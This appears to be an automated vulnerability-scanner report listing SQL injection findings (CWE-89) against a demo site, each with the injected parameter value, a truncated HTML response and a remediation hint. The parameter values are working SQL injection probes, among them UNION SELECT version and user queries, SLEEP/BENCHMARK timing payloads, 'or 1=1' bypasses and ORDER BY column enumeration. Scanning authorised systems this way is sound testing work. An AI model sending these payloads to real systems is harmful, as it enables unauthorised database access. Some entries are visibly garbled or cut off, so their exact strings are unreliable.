Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src=" cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1505				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1506				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or 1=1</td></tr></table>	Name	Value	DemoUser1#	admin" or 1=1
Name	Value				
DemoUser1#	admin" or 1=1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1507

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1508				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	ORDER BY 6
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1509	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))</td></tr></table>		Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))
Name	Value					
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1510

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 0</td></tr></table>	Name	Value	DemoUser1#	AND 0
Name	Value				
DemoUser1#	AND 0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1511				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1512

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1513				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 14</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 14
Name	Value					
DemoUser1#	ORDER BY 14					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1514					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 8</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 8
Name	Value					
DemoUser1#	ORDER BY 8					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre></div>					

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1515

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhfEUGAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1516				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 1-</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 1-
Name	Value				
DemoUser1#	UNION ALL SELECT 1-				

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
